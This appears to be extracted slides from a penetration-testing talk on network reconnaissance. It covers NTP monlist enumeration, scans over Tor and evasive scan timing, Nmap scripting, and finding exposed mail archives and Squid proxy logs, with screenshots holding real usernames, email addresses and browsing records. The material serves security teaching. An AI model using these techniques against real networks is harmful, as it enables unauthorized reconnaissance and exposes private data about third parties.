RFC1213-MIB::atPhysAddress.1.1.A.B.C.153 = Hex-STRING: 00 19 B9 3A ED DD
RFC1213-MIB::atPhysAddress.1.1.A.B.C.214 = Hex-STRING: 00 10 7B E8 19 05
RFC1213-MIB::atPhysAddress.1.1.A.B.C.216 = Hex-STRING: 00 01 30 5A 11 00
RFC1213-MIB::atPhysAddress.1.1.A.B.C.250 = Hex-STRING: 00 11 43 E8 0A F8
RFC1213-MIB::atPhysAddress.1.1.10.10.11.37 = Hex-STRING: 00 1E C9 32 44 CB
[ ... ]
```



# Identify NTP Clients

- Public NTP servers can expose clients
- The “monlist” command in “ntpd”

```
# ntpdc -n -c monlist <ntp server>
```

- Repeat this for each public server
  - Discloses the client port (123 or NAT)
  - Identifies other active IP addresses

~380,000 clients in the top-level pool

Many of these are servers too 😊



# NTP Scanning

- Metasploit makes this easy
  - **sweep\_udp** detects NTP servers
  - **ntp\_monlist** can grab the client list
  - Source port **123** indicates a NTP server
- Walk the global NTP tree
  - Identify the public NTP servers
  - Identify slaved NTP daemons
  - Identify the end user clients



# NTP Demo



# Service Discovery



# Third-Party Scanning

- Use public tools to identify services
  - <http://www.t1shopper.com/tools/port-scanner/>
  - <http://hexillion.com/asp/samples/AspTcpQuery.asp>
  - <http://tools.pingdom.com/fpt/>
  - <http://ping.eu/> (port check)
- Use the TOR network

**\$ proxychains nmap -sT <host>**

- Query SHODAN

**<http://shodan.surtri.com/>**



# UDP Services

- Application-specific UDP probes
  - # **unicornsanscan -mU -r200 <range>**
  - msf> **use auxiliary/scanner/discovery/sweep\_udp**
- Idle scanning UDP services
  - Slowly ping target (watch IPID)
  - Send single spoofed UDP probe
  - Look for IPID increment over 1
  - Target must be inactive



# TCP Services

- Stripe across large ranges for best speed
- Avoid IPS, Firewalls, DDoS filters
- Striped port scanning

**# unicornscan A.B.C.0/24:1-1024**

- Slow and steady wins the deface
  - Nmap: **-P0 -T0**
  - Unicornscan: **--pps 1**



# Nmap Scripting Engine

- Uses the LUA scripting language
- Quick to develop and use
- Many great examples
  - HTTP Title scraping
  - SMTP commands
  - Database authentication
  - Telnet brute force
  - Anonymous FTP
  - Automatic PSEXEC





# Nmap Scripting Example

```
# nmap -script=all A.B.C.250
```

```
80/tcp open http
```

```
|_ HTML title: Welcome to Windows Small Business Server 2003
```

```
443/tcp open https
```

```
| SSLv2: server still supports SSLv2
```

```
|   SSL2_RC4_128_WITH_MD5
```

```
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
```

```
|   SSL2_RC2_CBC_128_CBC_WITH_MD5
```

```
|   SSL2_DES_64_CBC_WITH_MD5
```

```
|   SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
|_ SSL2_RC2_CBC_128_CBC_WITH_MD5
```

```
|_ NBSTAT: NetBIOS name: MAIL, NetBIOS user: ADMINISTRATOR, NetBIOS MAC: 00:11:33:E8:04:F8
```

```
|_ Discover OS Version over NetBIOS and SMB: Windows Server 2003 3790 Service Pack 2
```



# Application Identification

- Amap
  - Useful for single-port identification
    - # amap -A <host> <port>
- Nmap 5.20
  - Version detection is solid
    - # nmap -sSVVV <host>

```
22/tcp    open    ssh          OpenSSH 4.4 (protocol 2.0)
139/tcp   open    netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open    netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
9050/tcp  open    tor-socks    Tor SOCKS Proxy
```



# Client Discovery



# Identify Client Applications

- Almost always requires user interaction
- Email client identification
  - Request a **Message Dispatch Notification**
  - Different content for HTML and Text
  - Abuse **all, everyone, team** aliases
- Direct users to a web site
  - Email, IM, Facebook, MySpace, LinkedIn



# Identify Client Applications

- Use public resources where possible
  - Search for Web Forum posts
  - Search for exposed web logs
  - Use <http://botsvsbrowsers.com/>
  - Use ip: searches within SHODAN
  - Find exposed proxy logs
- Grab the raw archive files for mailing lists
  - Mailman: /pipermail/listname.mbox



metasploit - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/#hl=en&safe=off&q=filetype%3Ambox&fp=We7z56o5B-s

filetype:mbox - Google Search

http://wcp.sdf-eu.org/jau.mbox

http://czyborra.co...nicode/hc

Web Images Video Maps News Shopping Gmail more

Google filetype:mbox Search Advanced Search Preferences

Web Show options...

From stephan.jau@apandrews.com Sat Apr 26 17:38:24 2003 MBOX-Line ...

From stephan.jau@apandrews.com Sat Apr 26 17:38:24 2003 MBOX-Line: From stephan.jau@apandrews.com Sat Apr 26 01:28:41 2003 Message-Id: ...  
www.pelissero.de/jau.mbox - 4k - Cached - Similar pages

From sunlcis.ohio-state.edulfirearms-politics-request Fri May 12 ...

From sunlcis.ohio-state.edulfirearms-politics-request Fri May 12 21:11:23 1989 Return-Path: <sunlcis.ohio-state.edulfirearms-politics-request> Received: by ...  
rkba.org/media/fcc.mbox - Similar pages

From czyborra@dds.nl Thu Apr 9 23:34:07 1998 Newsgroups: comp.os ...

From czyborra@dds.nl Thu Apr 9 23:34:07 1998 Newsgroups: comp.os.linux.announce, comp.std.internat Date: Thu, 9 Apr 1998 23:33:54 +0200 From: Roman Czyborra ...  
czyborra.com/unicode/howto.mbox - 6k - Cached - Similar pages

From kde-multimedia-owner@kde.org Fri Mar 28 17:17:01 2008 Return ...

From kde-multimedia-owner@kde.org Fri Mar 28 17:17:01 2008 Return-Path: <kde-multimedia-bounces+kde.org-kretz=kde.org@kde.org> Received: from localhost ...  
vir.homelinux.org/stupid\_spamassassin.mbox - 10k - Cached - Similar pages

FAIL.mbox at 1a92fbee527b79742d826c5e6ca5ed4a239f8e44 from ...

My combination map editor and map generator. Later iterations of the map editor will support remote viewing and things to assist GMs.  
github.com/jettero/grm/blob/1a92fbee527b79742d826c5e6ca5ed4a239f8e44/FAIL.mbox - 104k - Cached - Similar pages

The domain is available for purchase - Sedo.com

Buy and sell domains and websites with Sedo.com. Over 13 million domains and websites are for sale in our marketplace! Sedo's services include domain ...  
lists.monadlug.org/pipermail/monadlug.mbox/monadlug.mbox - 31k - Cached - Similar pages

.mbox in jon @ SiteTag


No result match your query.mbox. Term of service | Privacy policy | Contact us | Blog | © Copyright SiteTag.us 2009. All Right Reserved.  
sitetag.us/jon/.mbox - 6k - Cached - Similar pages

From giorgio.cecconi@technorail.com Wed Nov 21 00:18:21 2001 ...

From giorgio.cecconi@technorail.com Wed Nov 21 00:18:21 2001 Return-Path: <giorgio.cecconi@technorail.com> Delivered-To: md@wonderland.linux.it Received: ...  
www.linux.it/~md/aruba.mbox - 27k - Cached - Similar pages

From duncan@impede.net Tue May 13 11:55:10 2003 Return-Path ...

From duncan@impede.net Tue May 13 11:55:10 2003 Return-Path: <duncan@impede.net>



From stephan.jau@apandrews.com Sat Apr 26 17:38:24 2003  
MBOX-Line: From stephan.jau@apandrews.com Sat Apr 26 01:28:41 2003  
Message-Id: <5.2.0.9.2.20030426102623.025ce3b8@mail.spamcop.net>  
X-Sender: stephan.jau@apandrews.com@mail.protgp.com  
**X-Mailer: QUALCOMM Windows Eudora Version 5.2.0.9**  
In-Reply-To: <16040.65254.766438.720746@hyde.home.loc>  
Mime-Version: 1.0  
Content-Type: text/plain; charset="us-ascii"; format=flowed  
X-Spam-Status: No, hits=-4.9 required=5.0 tests=IN\_REP\_TO,DEAR\_SOMEBODY version=2.20  
X-Spam-Level:  
From: Stephan Jau <stephan.jau@apandrews.com>  
To: pelissero AT tiscali DOT de  
Subject: Re: pelissero.org  
Date: Sat, 26 Apr 2003 10:28:38 +0200

Dear Walter,



Users Ip Directory Results for 119.0.0.0 to 119.255.255.255 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.botsysbrowsers.com/ip/119.?.?.?/index.html

119.71.?.?.?	119.63.194.99	Baiduspider+(+http://www.baidu.jp/spider/)
119.72.?.?.?		
119.73.?.?.?	119.63.194.108	Baiduspider+(+http://help.baidu.ip/system/05.html)
119.74.?.?.?		
119.75.?.?.?		
119.76.?.?.?	119.63.194.108	Baiduspider+(+http://www.baidu.jp/spider/)
119.77.?.?.?		
119.78.?.?.?	119.63.194.110	Baiduspider+(+http://help.baidu.ip/system/05.html)
119.79.?.?.?		
119.80.?.?.?		
119.81.?.?.?	119.63.194.110	Baiduspider+(+http://www.baidu.jp/spider/)
119.82.?.?.?		
119.83.?.?.?	119.63.194.125	Baiduspider+(+http://help.baidu.ip/system/05.html)
119.84.?.?.?		
119.85.?.?.?		
119.86.?.?.?	119.65.15.87	Googlebot/2.1 (+http://www.googlebot.com/bot.html)
119.87.?.?.?		
119.88.?.?.?	119.0.124.27	Opera/7.50 (Windows XP; U)
119.89.?.?.?		
119.90.?.?.?	119.0.175.185	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
119.91.?.?.?		
119.92.?.?.?	119.1.116.141	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
119.93.?.?.?		
119.94.?.?.?		
119.95.?.?.?	119.1.208.204	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
119.96.?.?.?		
119.97.?.?.?		
119.98.?.?.?	119.1.245.85	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; 360SE)
119.99.?.?.?		
119.100.?.?.?		
119.101.?.?.?	119.2.41.60	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
119.102.?.?.?		
119.103.?.?.?		
119.104.?.?.?	119.2.41.70	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
119.105.?.?.?		
119.106.?.?.?	119.2.48.52	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
119.107.?.?.?		
119.108.?.?.?		
119.109.?.?.?	119.2.58.133	Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
119.110.?.?.?		
119.111.?.?.?	119.3.20.119	Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14
119.112.?.?.?		
119.113.?.?.?		
119.114.?.?.?	119.3.20.193	Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14
119.115.?.?.?		
119.116.?.?.?		
119.117.?.?.?		
119.118.?.?.?	119.3.27.198	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; GTB5; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; CIBA)
119.119.?.?.?		
119.120.?.?.?		
119.121.?.?.?	119.3.67.223	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; MAXTHON 2.0)
119.122.?.?.?		
119.123.?.?.?		
119.124.?.?.?		
119.125.?.?.?		
119.126.?.?.?	119.4.1.226	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; SU 3.011; .NET CLR 2.0.50727)
119.127.?.?.?		
119.128.?.?.?		
119.129.?.?.?	119.4.6.247	Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.0.7) Gecko/2009021910 Firefox/3.0.7
119.130.?.?.?		
119.131.?.?.?		





# MySQL Squid Access Report 2.1.4

[ Home | Administration ]

[ <<< Back to "Daily Summary" | Refresh this page ]

## Hosts and Users Summary for a Specific Day

<< < Friday, 17 August 2007 > >>

[ Go to today ]

[ Sites Summary for a Specific Day ]

[ Set this view as the default ]

	HOST	USERNAME	SITES	BYTES				CACHE PERCENT
				B	K	M	G	
	o.O	-	21	4927.30K				0%
	Marcio Amarop	-	12	1390.24K				0%
	Teste	-	31	2427.74K				0%
<b>TOTALS</b>	<b>3</b>	<b>1</b>	<b>58</b>	<b>8745.28K</b>				

Latest user activity						
HOST IP	USERNAME	TIME	BYTES	URL	STATUS	
10.78.32.4		- 11:45:33	494	http://www.google-analytics.com/__utm.gif?	TCP_MISS/200	
10.78.32.4		- 11:45:33	362	http://www.friv.com/site/fishtales.swf	TCP_IMS_HIT/304	
10.78.32.4		- 11:45:33	355	http://www.friv.com/site/fishtales.html	TCP_IMS_HIT/304	
10.78.32.4		- 11:45:33	360	http://www.friv.com/site/leftborder.swf	TCP_IMS_HIT/304	
10.78.32.4		- 11:45:25	355	http://www.friv.com/site/zeropage.html	TCP_IMS_HIT/304	
10.78.32.4		- 11:45:25	355	http://www.friv.com/site/start.html	TCP_IMS_HIT/304	
10.78.32.4		- 11:45:25	356	http://www.friv.com/site/swfobject.js	TCP_IMS_HIT/304	
10.78.32.4		- 11:45:25	309	http://t1.extreme-dm.com/i.gif	TCP_IMS_HIT/304	
10.78.32.4		- 11:45:25	364	http://e1.extreme-dm.com/s10.g?	TCP_MISS/304	
10.78.32.4		- 11:45:25	355	http://www.friv.com/	TCP_IMS_HIT/304	

Current active users:	2
Current date and time is:	23-05-2009 05:48:29
Last processed record:	17-08-2007 11:45:33
Number of records processed at last import:	778
Last clean-up of the database was done at:	17-08-2007



# MySQL Squid Access Report 2.1.4

[ [Home](#) | [Administration](#) ]

[ [Refresh this page](#) ]

## Daily Summary

[ [Set this view as the default](#) ]

▲ <u>DATE</u> ▼	▲ <u>USERS</u> ▼	▲ <u>HOSTS</u> ▼	▲ <u>SITES</u> ▼	TRAFFIC		
				▲ <u>BYTES</u> ▼	▲ <u>CACHE PERCENT</u> ▼	
				B   K   M   G		
Friday, 22 May 2009	1	44	2993	2375.87M	7%	
Thursday, 21 May 2009	1	54	4321	2973.22M	7%	
Wednesday, 20 May 2009	1	49	4158	2945.04M	7%	
Tuesday, 19 May 2009	1	48	3711	2850.47M	7%	
Monday, 18 May 2009	1	55	4130	4549.12M	5%	
Sunday, 17 May 2009	1	51	3982	3129.52M	9%	
Saturday, 16 May 2009	1	50	4159	4650.79M	5%	
Friday, 15 May 2009	1	45	3393	3825.63M	4%	
Thursday, 14 May 2009	1	53	3027	3519.23M	5%	
Wednesday, 13 May 2009	1	46	3598	3392.06M	5%	
Tuesday, 12 May 2009	1	51	3363	5485.31M	4%	
Monday, 11 May 2009	1	52	3481	4889.64M	4%	
Sunday, 10 May 2009	1	50	3511	3292.11M	7%	

Current active users:	16
Current date and time is:	22-05-2009 23:51:44
Last processed record:	22-05-2009 23:51:01
Number of records processed at last import:	117
Last clean-up of the database was done at:	22-05-2009



192.168.120.5	-	106	0.01G	45%	
192.168.120.15	-	106	0.01G	23%	
192.168.120.3	-	115	0.02G	2%	
192.168.120.9	-	116	0.07G	5%	
192.168.140.8	-	124	0.04G	31%	
192.168.140.7	-	131	0.02G	16%	
192.168.120.4	-	137	0.04G	8%	
192.168.130.9	-	145	0.15G	1%	
192.168.100.11	-	159	0.05G	3%	
192.168.120.6	-	171	0.01G	13%	
192.168.140.10	-	173	0.20G	1%	
192.168.140.13	-	180	0.06G	22%	
192.168.140.12	-	183	0.02G	28%	
200.234.206.251	-	197	0.02G	7%	
192.168.140.4	-	201	0.03G	15%	
http://static2.orkut.com/img/ico_privacy_private.g	-	224	0.04G	42%	
192.168.130.7	-	233	0.05G	11%	
192.168.120.7	-	235	0.04G	9%	
192.168.120.14	-	240	0.12G	8%	
192.168.120.11	-	242	0.04G	10%	
200.234.208.38	-	272	0.04G	4%	
192.168.110.14	-	283	0.05G	17%	
192.168.140.11	-	305	0.17G	8%	
192.168.100.9	-	331	0.03G	15%	
192.168.110.7	-	368	0.03G	34%	
192.168.110.13	-	388	0.12G	3%	
192.168.110.6	-	444	0.63G	2%	
192.168.110.4	-	699	0.41G	5%	
<b>TOTALS</b>		<b>48</b>	<b>1</b>	<b>3711</b>	<b>2.78G</b>

Latest user activity					
HOST IP	USERNAME	TIME	BYTES	URL	STATUS
192.168.120.11	-	23:59:59	3173	http://img1.orkut.com/images/small/1241964291/476545493/bq.jpg	TCP_MISS/200
192.168.120.11	-	23:59:59	2578	http://img4.orkut.com/images/small/1241542147/234019426/ln.jpg	TCP_MISS/200
192.168.120.11	-	23:59:59	2186	http://img3.orkut.com/images/small/1241859693/180875906/ln.jpg	TCP_MISS/200
192.168.110.13	-	23:59:59	89256	http://www.megahq.xpg.com.br/velinho_20.jpg	TCP_MISS/200
192.168.120.11	-	23:59:59	3271	http://img2.orkut.com/images/small/1239910831/57552579/ln.jpg	TCP_MISS/200
192.168.110.13	-	23:59:59	455	http://liveupdate.symantecliveupdate.com/minitri.flg	TCP_CLIENT_REFRESH_MISS/200
192.168.120.11	-	23:59:59	2373	http://img4.orkut.com/images/small/1203474543/57906807.jpg	TCP_MISS/200
192.168.120.11	-	23:59:59	1265	http://img4.orkut.com/images/small/1240414225/87896629/bq.jpg	TCP_MISS/200
192.168.120.11	-	23:59:59	1734	http://img3.orkut.com/images/small/1240917264/55203111/ln.jpg	TCP_MISS/200
192.168.120.11	-	23:59:59	2122	http://img4.orkut.com/images/small/1242068406/20462583/ln.jpg	TCP_MISS/200

Current active users: 13  
 Current date and time is: 22-05-2009 23:52:38  
 Last processed record: 22-05-2009 23:52:02  
 Number of records processed at last import: 324  
 Last clean-up of the database was done at: 22-05-2009



Squid Analysis Report Generator

Squid User Access Reports

Period: 2009May22-2009May22

Sort: BYTES, reverse

Topuser

[Topsites](#)

[Sites & Users](#)

[Downloads](#)

[Authentication Failures](#)

NUM		USERID	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILISEC	%TIME
1		adminhotel	13.09K	247.35M	31.30%	0.80% 99.20%	11:24:34	41,074,091	27.35%
2		filippova	8.95K	156.79M	19.84%	5.32% 94.68%	09:03:55	32,635,941	21.73%
3		pogar	3.22K	153.66M	19.44%	0.36% 99.64%	01:02:34	3,754,743	2.50%
4		stereotip	9.27K	80.17M	10.14%	2.05% 97.95%	00:52:35	3,155,360	2.10%
5		market	4.23K	51.09M	6.46%	20.71% 79.29%	07:59:40	28,780,901	19.17%
6		anton	6.95K	50.61M	6.40%	0.68% 99.32%	00:41:18	2,478,322	1.65%
7		urist	864	33.93M	4.29%	1.11% 98.89%	00:08:42	522,727	0.35%
8		buhgalter2	3.06K	16.27M	2.06%	4.08% 95.92%	00:56:00	3,360,785	2.24%
9		alexv	12	462.50K	0.06%	0.00% 100.00%	09:33:21	34,401,929	22.91%
<b>TOTAL</b>			<b>49.67K</b>	<b>790.37M</b>		<b>3.10% 96.90%</b>	<b>41:42:44</b>	<b>150,164,799</b>	
<b>AVERAGE</b>			<b>5.51K</b>	<b>87.81M</b>			<b>04:38:04</b>	<b>16,684,977</b>	




marks Tools Help

http://icicle.icegroup.ru/squid-reports/Daily/2009May22-2009May22/pogar/pogar.html

http://www...teuser.html http://www.z.../index.html http://icicle...2/index.html http://www...2007May10/ htt

ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE	OUT	ELAPSED TIME	MILTSEC	%TIME
195.218.182.30	1	77.71M	50.58%	0.00%	100.00%	00:09:54	594,599	15.84%
195.218.181.187	7	57.98M	37.74%	0.00%	100.00%	00:08:21	501,831	13.37%
07.clip03b.video.yandex.net	2	2.22M	1.45%	0.00%	100.00%	00:00:17	17,191	0.46%
www.kprf.org	655	2.07M	1.35%	4.93%	95.01%	00:02:44	164,252	4.37%
mail.google.com	151	1.13M	0.74%	0.00%	100.00%	00:16:02	962,646	25.64%
www.calend.ru	204	1.01M	0.66%	0.00%	100.00%	00:00:47	47,026	1.25%
92.241.182.235	34	872.99K	0.57%	0.00%	100.00%	00:00:10	10,559	0.28%
onlinetrax.ru	38	529.38K	0.34%	0.09%	99.91%	00:00:22	22,467	0.60%
gallery.krugozor.ru	36	428.24K	0.28%	0.00%	100.00%	00:00:08	8,320	0.22%
forum.allsochi.info	104	418.75K	0.27%	0.00%	100.00%	00:00:31	31,372	0.84%
ajax.itizer.com	20	386.98K	0.25%	0.00%	100.00%	00:00:10	10,654	0.28%
www.yandex.ru	15	363.27K	0.24%	0.00%	100.00%	00:00:05	5,682	0.15%
video.yandex.ru	23	352.30K	0.23%	0.00%	100.00%	00:00:06	6,345	0.17%
195.218.182.19	1	345.78K	0.23%	0.00%	100.00%	00:00:02	2,741	0.07%
s14.ucoz.net	11	310.29K	0.20%	0.00%	100.00%	00:00:04	4,708	0.13%
newtrax.ru	10	308.91K	0.20%	0.00%	100.00%	00:00:10	10,148	0.27%
ip.kommynist.ru	73	303.95K	0.20%	0.00%	100.00%	00:00:27	27,345	0.73%
monument.ucoz.ru	7	298.01K	0.19%	0.00%	100.00%	00:00:08	8,610	0.23%
www.sherlock-holmes.co.uk	19	280.11K	0.18%	0.00%	100.00%	00:00:10	10,278	0.27%
l-stat.livejournal.com	14	256.83K	0.17%	0.00%	100.00%	00:00:04	4,547	0.12%
gadgets.stemo.ru	28	248.72K	0.16%	0.00%	100.00%	00:00:07	7,577	0.20%
yabs.yandex.ru	48	243.93K	0.16%	23.28%	76.72%	00:00:06	6,205	0.17%
static.cache.l.google.com	22	216.37K	0.14%	0.00%	100.00%	00:00:07	7,010	0.19%
news.samaratoday.ru	7	210.37K	0.14%	0.00%	100.00%	00:00:04	4,662	0.12%
www.cpf.info	24	202.74K	0.13%	21.88%	78.12%	00:00:12	12,591	0.34%
ngbn.net	14	197.93K	0.13%	0.00%	100.00%	00:00:06	6,933	0.18%
www.anekdot.ru	31	189.50K	0.12%	0.00%	100.00%	00:00:10	10,574	0.28%
slovari.yandex.ru	10	171.85K	0.11%	0.00%	100.00%	00:00:04	4,936	0.13%
www.google.com	55	158.19K	0.10%	0.00%	100.00%	00:00:23	23,372	0.62%
src.ucoz.ru	35	156.08K	0.10%	0.00%	100.00%	00:00:09	9,175	0.24%
87.242.91.21	4	155.22K	0.10%	0.00%	100.00%	00:00:02	2,498	0.07%
www.3milliona.net	16	144.08K	0.09%	0.00%	100.00%	00:00:06	6,674	0.18%
flv.video.yandex.ru	17	136.76K	0.09%	0.00%	100.00%	00:00:02	2,727	0.07%
days.pravoslavie.ru	13	129.06K	0.08%	0.00%	100.00%	00:00:08	8,487	0.23%
gorodok.samaratoday.ru	9	125.03K	0.08%	3.71%	96.29%	00:00:07	7,637	0.20%
autocontext.begun.ru	6	123.81K	0.08%	84.75%	15.25%	00:00:00	924	0.02%
top9.mail.ru	91	118.52K	0.08%	0.00%	100.00%	00:00:08	8,069	0.21%
kommynist.ru	26	118.19K	0.08%	0.46%	99.54%	00:00:35	35,196	0.94%
img.yandex.net	44	117.74K	0.08%	21.85%	78.15%	00:00:05	5,052	0.13%
api-maps.yandex.ru	4	106.54K	0.07%	66.28%	33.72%	00:00:00	424	0.01%
nbimg.dt00.net	23	105.43K	0.07%	0.00%	100.00%	00:00:05	5,683	0.15%
video-tub.yandex.ru	22	105.06K	0.07%	0.00%	100.00%	00:00:04	4,486	0.12%
nova.rambler.ru	22	101.81K	0.07%	0.00%	100.00%	00:00:04	4,894	0.13%
counter.rambler.ru	87	97.64K	0.06%	0.00%	100.00%	00:00:11	11,428	0.30%
www.google.ru	25	96.59K	0.06%	0.00%	100.00%	00:00:09	9,914	0.26%
counter.yadro.ru	126	90.19K	0.06%	0.00%	100.00%	00:00:13	13,584	0.36%
yandex.ru	19	76.26K	0.05%	0.32%	99.08%	00:00:14	14,356	0.38%
www.lexico.ru	19	72.12K	0.05%	0.00%	100.00%	00:00:03	3,899	0.10%
87.242.91.22	6	66.72K	0.04%	0.00%	100.00%	00:00:01	1,597	0.04%
suggest.yandex.ru	112	66.12K	0.04%	15.88%	84.12%	00:00:24	24,471	0.65%
blogs.yandex.ru	27	65.74K	0.04%	0.00%	100.00%	00:00:03	3,377	0.09%
page2rss.ru	8	63.71K	0.04%	2.94%	97.06%	00:00:08	8,298	0.22%



### Squid Analysis Report Generator

#### Squid User Access Report

Period: 2007May10-2007May10

Sort: BYTES, reverse

Topuser Report

[Topsites Report](#)

[Sites & Users Report](#)

[Downloads Report](#)

[Denied Report](#)

NUM	USERID	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILISEC	%TIME
1	10.20.2.5	34.14K	1.77G	94.69%	0.00% 98.41%	00:00:00	0	0.00%
2	10.20.2.210	3.63K	47.00M	2.51%	0.00% 99.96%	00:00:00	0	0.00%
3	10.20.2.205	1.71K	19.56M	1.04%	0.00% 98.95%	00:00:00	0	0.00%
4	10.20.2.235	1.54K	8.27M	0.44%	0.00% 99.18%	00:00:00	0	0.00%
5	10.20.2.197	1.05K	7.25M	0.39%	0.00% 98.25%	00:00:00	0	0.00%
6	10.130.102.43	847	6.00M	0.32%	0.00% 97.41%	00:00:00	0	0.00%
7	10.85.72.201	800	4.84M	0.26%	0.00% 92.56%	00:00:00	0	0.00%
8	10.20.2.200	404	3.45M	0.18%	0.00% 77.44%	00:00:00	0	0.00%
9	10.20.2.80	315	2.33M	0.12%	0.00% 93.77%	00:00:00	0	0.00%
10	10.20.2.16	45	318.31K	0.02%	0.00% 79.45%	00:00:00	0	0.00%
11	10.64.130.23	96	133.24K	0.01%	0.00% 0.00%	00:00:00	0	0.00%
12	10.100.101.101	165	101.14K	0.01%	0.00% 94.48%	00:00:00	0	0.00%
13	10.20.2.2	11	66.75K	0.00%	0.00% 0.00%	00:00:00	0	0.00%
<b>TOTAL</b>		<b>44.77K</b>	<b>1.87G</b>		<b>0.00% 98.38%</b>	<b>00:00:00</b>	<b>0</b>	
<b>AVERAGE</b>		<b>3.44K</b>	<b>144.00M</b>			<b>00:00:00</b>	<b>0</b>	



File Edit View History Bookmarks Tools Help

http://www.ipl.fudan.edu.cn/squid-reports/2007May10-2007May10/10.2 inurl:squid-reports

inurl:squid-reports ... http://www...user.html http://www...dex.html http://ici...index.html http://w...07May10/ http://...5

Squid Analysis Report Generator

Squid User Access Report

Period: 2007May10-2007May10  
 User: 10.20.2.5  
 Sort: BYTES, reverse  
 User Report

ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE	OUT	ELAPSED TIME	MILISEC	%TIME
192.168.38.104:1692	1	760.74M	42.91%	0.00%	100.00%	00:49:35	2.97M	1.82%
192.168.38.104:1660	1	155.51M	8.77%	0.00%	100.00%	00:10:06	606.80K	0.37%
10.100.179.53:27367	2	117.26M	6.62%	0.00%	100.00%	00:22:09	1.32M	0.81%
www.w3.org	2.35K	108.27M	6.11%	0.00%	100.00%	00:52:35	3.15M	1.93%
192.168.38.104:1651	1	69.88M	3.94%	0.00%	100.00%	00:04:32	272.29K	0.17%
192.168.38.104:1675	1	61.31M	3.46%	0.00%	100.00%	00:03:59	239.35K	0.15%
192.168.38.104:1686	1	41.31M	2.33%	0.00%	100.00%	00:02:41	161.76K	0.10%
hot-chinacache.56.com	3	40.63M	2.29%	0.00%	100.00%	00:00:38	38.81K	0.02%
d0.c9.56.com	3	35.17M	1.98%	0.00%	100.00%	00:06:34	394.63K	0.24%
ftp.pconline.com.cn	11	29.02M	1.64%	0.00%	100.00%	00:45:23	2.72M	1.67%
192.168.180.153:1916	1	28.18M	1.59%	0.00%	100.00%	00:01:50	110.03K	0.07%
10.85.23.29:54657	1	16.47M	0.93%	0.00%	100.00%	00:01:19	79.96K	0.05%
www.u17.com.cn	297	14.25M	0.80%	0.01%	99.99%	00:00:46	46.66K	0.03%
d24.c11.56.com	1	13.39M	0.76%	0.00%	100.00%	00:02:25	145.96K	0.09%
down6.flashget.com	4	13.32M	0.75%	75.00%	25.00%	00:00:28	28.50K	0.02%
d7.c17.56.com	1	11.12M	0.63%	0.00%	100.00%	00:02:01	121.29K	0.07%
mapgoogle.mapabc.com	1.49K	10.49M	0.59%	0.55%	99.45%	00:24:04	1.44M	0.89%
61.172.204.78:443	3	9.15M	0.52%	0.00%	100.00%	06:43:24	24.20M	14.83%
proxy88.com	261	8.91M	0.50%	0.05%	99.95%	00:44:14	2.65M	1.63%
d1.c18.56.com	1	8.85M	0.50%	0.00%	100.00%	00:03:22	202.13K	0.12%
